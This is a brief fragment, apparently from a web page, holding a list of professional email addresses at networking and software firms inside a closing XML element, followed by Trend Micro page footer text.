  TA[edward.beili@actelis.com  
kzm@cisco.com  
kzm@cisco.com  
kevin.gibbons@mcddata.com  
charles_monia@yahoo.com  
joshtseng@yahoo.com  
travos@nortel.com  
dthaler@microsoft.com  
j.schoenwaelder@iu-bremen.de  
]]></emails></lm>
```

Reply

Questions?

Trend Micro

Securing Your Web World

